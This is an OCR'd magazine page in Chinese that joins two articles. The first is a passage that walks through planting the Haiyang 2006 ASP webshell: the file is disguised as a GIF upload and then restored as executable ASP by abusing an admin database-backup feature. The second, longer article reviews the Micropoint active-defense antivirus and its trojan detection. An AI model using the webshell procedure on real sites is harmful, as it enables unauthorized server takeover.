
三、通过备份文件拿webshell

一般来说，我们是不能上传如Asp和asa这样可以在服务器上解释执行的文件的（当然本例中可以通过修改配置来实现），不过我们可以通过备份数据库的方式来获得一个webshell。

因为这个程序中有一个数据库备份功能，而他的功能有点过于强大了，其可以通过FSO对象让我们拷贝网站的任意文件到网站的任意位置，在拷贝当中还可以修改扩展名，因此我们可以利用这里将伪装上传的文件恢复为可执行的asp文件。

以海阳2006为例，我们将2006P.asp改名为2006P.gif，然后在后台任意一个可以上传图片的地方上传此文件，得到其路径为：UploadFiles/200647225758683.gif，然后我们进入“系统管理”的“数据库备份”栏目，在“当前数据库路径”中填写“../UploadFiles/200647225758683.gif”（注意由于是相对admin这个目录，所以需要在前面加上“../”以表示上一级目录），然后在“备份数据库名称”填写2006.asp（这个程序此处有点小错误，他并未如其所述自动加上asa的扩展名，因此需要我们自己加扩展名），然后点击备份（图3）。

下转第328页



在黑客遍布天下，病毒猖狂于网络的这个时代，杀毒软件和防火墙这些电脑的卫士也不断涌出，奋力抗敌，正所谓有矛必有盾嘛，因此大家才可以安心地上网，不过选择什么盾来防止病毒和木马，这就值得考虑了，总不可能装了瑞星，再弄个金山，加个天网不够，又添个冰盾吧（"那怎么办嘛~~"——菜鸟开始不耐烦地嚷嚷了），本文我就给广大菜鸟们带来了一款功能强大的防御软件——微点主动防御软件。

"微点"是一套"监控并举，动态防护"的主动防御体系，主要有"动态仿真反病毒专家系统"、"自动准确判定新病毒"、"程序行为监控并举"、"自动提取特征值实现多重防护"和"可视化显示监控信息"五大核心技术组成，从而实现了对新病毒的提前防御，并较好地解决了现有产品或系统以被动防御为主、识别未知攻击行为能力弱的缺陷，在技术上有较大创新，下面就让我们一起来体验一下它的功能吧。

首先需要注册；否则无法升级病毒库以及更新版本，不过还好，现在是免费注册，并且可以免费使用三个月，还不快快注册，否则就要错过机会了。注册挺简单的，打开软件后在"辅助功能"选项中选择注册，把你的手机填写上，注册，就ＯＫ了，如图１、图２。




图 1




图 2

更新完以后，现在就是最新版本了，重新启动防御软件，看看整体界面，挺不错的感觉，在上面一行，还有个蓝色滚动的列表显示，有当前连接数，当前流量，远端地址等等。再看看一些基本的功能吧，有五大块，分别为"安全"、"系统分析"、"网络分析"、"安全日志"、"系统日志"，如图３。




图 3

一、安全

主要是本机系统漏洞扫描、可疑程序诊断、程序行为实时监控、修改程序策略、网络访问策略、有害程序隔离。我们都知道系统补丁是很重要的，如果不打补丁很容易中了别人的网页木马，或者是受到一些溢出程序的恶意攻击。所以我们必须常常使用"漏洞扫描"功能，它会自动帮你扫描系统的漏洞，并且给出补丁程序的下载地址，下载安装就可以了，如图４。




图 4

接下来的可疑程序扫描，也是直接点击就可以进行诊断了，若发现可疑程序，它会给你报告的。修改程序策略跟网络访问策略这两项功能，许多防火墙也都具备，我就不多说了，主要是设置让某些程序可以通过运行，或者是具有访问网络的权限。这里给点经验之谈吧，若发现某些程序比较可疑的话，或者说某些程序可能本不是恶意程序，它本来是不连接网络的，后来却发现了它他跟网络连通了。这就要警惕了，有可能是被替换了，或者是给捆绑了木马，那么我们就可以在这里设置不让它通过。设置方法很简单，增加一条规则就可以了。这里再讲一下它不同于其他防火墙的功能－－"有害程序隔离"，如果发现某些恶意的程序，我们可以直接使用这个功能把它隔离，它就无法再运行了！例如，在我的电脑中自动发现了一个间谍软件，那么它会被列入隔离区（有点类似于杀毒软件的隔离病毒功能，如图５）。




图5

经过以上的一些设置，我们就基本安全了。不过只是简单的设置，当然不能完全抵御木马和病毒，所以我们还是不可以掉以轻心的。

如果还是中了木马怎么办？任由他人控制吗？当然不可以。可是木马都是悄悄地运行的，我们又怎么去发现呢？

现在的免杀木马可是遍布网络了，杀毒软件杀不出来也是正常的事情。接下来就看看如何寻找这些木马留下的痕迹。

二、网络分析

因为木马都是连通网络的，比如盗号程序，在盗了我们的密码以后，就要连接网络选择email方式或者是其他网络方式把我们的密码发送给盗号者；如果是远程控制软件，也就是我们常说的后门，这类程序也是要通过网络来连接控制的。那么“网络分析”这个功能，就可以起作用了，如图6。

